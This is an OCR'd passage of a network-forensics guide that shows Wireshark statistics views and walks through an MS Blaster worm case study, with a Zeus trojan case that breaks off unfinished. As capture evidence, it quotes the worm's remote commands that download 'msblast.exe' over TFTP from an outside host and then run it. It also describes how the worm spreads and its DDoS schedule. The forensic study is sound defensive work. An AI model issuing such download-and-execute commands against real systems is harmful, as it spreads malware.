


Figure 8. *The Wireshark Statistics -> Protocol Hierarchy display showing a chart of all of the network protocols contained within the capture file. (Note – we have identified several suspicious protocols for further examination)*




Figure 9. *The Wireshark Statistics -> Protocol Hierarchy display showing a specific protocol being selected for detailed examination using the "Right-Click -> Select Related" option*

EXAMPLE 2 – ENDPOINT STATISTICS

Perhaps a user reports "Slowness" or "Too many Errors", and examination of the Wireshark Statistics -> Endpoints reveals it is using an unusual pattern of addresses or one or more devices transmitting or receiving an unusual amount of traffic. Also consider using Wireshark's GeoIP mapping capabilities via loading the City, AS number and Country public databases from www.Maxmind.com. This will allows the user to quickly identify suspicious IP addresses for further examination using the same "Right-Click" method previously mentioned.




Figure 10. *The Wireshark "Statistics -> Endpoints" display showing IPv4 Address with the "GeoIP" option enabled to display ASN, Country and City information (note -GeoIP can display both IPv4 and IPv6 addressing)*




Figure 11. *The web-browser display showing the information plotted by GeoIP when the "Map" of the Endpoints view is selected*

EXAMPLE 3 – CONVERSATION STATISTICS

Used primarily to identify suspicious or unusual conversation activity between address pairs, Wireshark's Statistics -> Conversations is very useful for obtaining a quick overview of traffic flows. As with the End-point menu, be alert for questionable patterns in Physical or Logical addresses or port numbers such as shown below:




Figure 12. *The Wireshark "Statistics -> Conversations" display showing IPv4 Address conversations displaying a suspicious pattern indicative of possible Network SYN-scanning originating from 10.1.1.31*

Similar to the functionality of both the Protocol and Endpoints statistical menus, Wireshark has the "Right-click-> Select Related" functionality available within this statistical menu as well.

Focus in on the "suspicious" behavior – Utilize visual reconstruction techniques to examine the traffic flow and reconstruct the "Event" of interest.




Figure 13. *Sample Wireshark capture showing information about a suspicious file name contained within a TFTP transfer*




Figure 14. *Sample of a detailed examination of a suspicious network conversation displayed using the "Right Click -> Follow TCP Stream" option*

To better illustrate the process, let's examine several Forensic Case Studies including examples of malicious Worm Infections including the MS Blaster and Zeus (Zbot) worm infection attempts, identification of an existing Botnet and an example of a Voice Over IP (VoIP) reconstruction and playback.

SAMPLE CASE STUDY #1 – MS BLASTER B WORM INFECTION

During the early morning hours of 11 August 2003, network administrators around the world awoke to discover that a new breed of self-propagating Network Worm had been unleashed; the MS Blaster. The following case study shows a "Zero-day" attack of the Worm on a customer network that was running network analysis software configured to support continuous capture.

- Packet Capture Background: This file was collected from a Client network that was experiencing random performance delays and erratic Desktop Machine symptoms. IP Address 141.157.228.12 was identified as an external server and IP address 10.1.1.31 was identified as a standard customer workstation.
- Observed Client Network Symptoms: Personal observations of infection symptoms varied but included the presence of an MS-Dos pop-up window displaying the following message as well as very slow performance and random rebooting cycles.

Figure 15. *Sample screen display of a machine infected with the MSBlaster "B" variant*

- Forensic Analysis of Packets: Network traffic packet captures revealed the following: In this screen we see a previously infected server IP 141.157.228.12 exploiting an unpatched target at IP 10.1.1.31. Once the TCP 3-way handshake to TCP Port 4444 is complete, the attacker executes a remote Procedure Call (RPC) on the target in packet #4.




Figure 16. *Sample Wireshark capture showing a packet capture taken from the network in question displaying a suspicious file name contained within a TFTP transfer*

- Packet #4 – The RPC command “tftp -1 141.157.228.12 GET msblast.exe” imbedded within the payload directs the client, 10.1.1.31 to download a file named msblast.exe from 141.157.228.12 using the Trivial File Transfer Protocol (TFTP).
- Beginning in packet #6 and concluding in packet #41, we see the client initiate the TFTP transaction and download process.




Figure 17. *Sample Wireshark capture showing the transfer of the suspicious file from 141.157.228.12 via the use of the TFTP protocol*

A closer look at the reassembled payload of the TFTP file transfer reveals a hidden message within the Worm.




Figure 18. *Sample of the detailed examination of a suspicious conversation showing a hidden message which corresponds to the display on the infected workstations*

- Packet #42 – Once the MSBlaster worm (file msblast.exe) has been successfully downloaded by 10.1.1.31 from 141.157.228.12, it is directed to execute the file by the RPC command “start msblast.exe” imbedded in the payload.




Figure 19. *Sample Wireshark capture showing the RPC command sent from 141.157.228.14 to 10.1.1.31*

- Packets #44-663 – Upon receipt of the execute command, 10.1.1.31 executes the Worm payload and begins executing the MS Blaster Worm behavior of attempting to propagate further via a series of targeted TCP SYN commands targeting TCP Port 135 (MS NetBIOS) in the destination IP subnet 180.191.253.0/24. Further examination revels that the Worm attempts to evade detection by rotating the Source TCP Port number in a sequential pattern.




Figure 20. *Sample Wireshark capture showing the new TCP SYN san triggered by the Worm now active in 10.1.1.31 as it attempts to locate another vulnerable system to infect*

- MSBlaster Worm Background: First detected in the wild on 11 August 2003, the MS Blaster B variant is often cited as an example of an internet worm designed to create an army of infected computers; often referred to as “Zombie PC’s” or “Bots” to be used in a Distributed Denial of Service (DDoS) attack against a specific target, in this case Microsoft.

It specifically targeted systems running Windows 200 and the 32-bit version of Windows XP by exploiting a buffer overflow in the DCOM RPC stack. Infected machines will attempt to further propagate the infection via a TCP SYN scan targeting TCP Port 135 of the infected subnet.

Once infected, systems would be directed to launch a Distributed Denial of Service (DDoS) against Microsoft Windows Update using the flowing schedule:


- Any day in the months September – December
- 16th to the 31st day of the following months: January – August

^ "CERT Advisory CA-2003-20 W32/Blaster worm". Cert.org

SAMPLE CASE STUDY #2 – ZEUS (ZBOT) TROJAN FAILED INFECTION ATTEMPT

Sometimes, valuable lessons can be learned from apparent failures that reveal unsuspected vulnerabilities as well as strengths. For example, the next case study reveals that the customer network, while having been penetrated by a Zeus Trojan attack, is still secure against this particular variant.

- Packet Capture Background: This file was taken from a Client network that was experiencing intermittent performance delays and erratic Desktop Machine symptoms with a specific user. IP Address 89.187.51.0 (final octet masked at Client request) was identified as an external server located eight hops away in the Russian Federation and IP address 192.168.3.25 was identified as the user workstation running MS Windows 7 Professional version.
- Forensic Analysis of Packets: Network traffic packet captures revealed the following:
  - Packets #1-3 – We see the client workstation (192.168.3.25) initiating the TCP 3-way handshake to TCP Port 80 in server 89.187.51.0



Filter: Expression... Clear Apply Save jpg exe

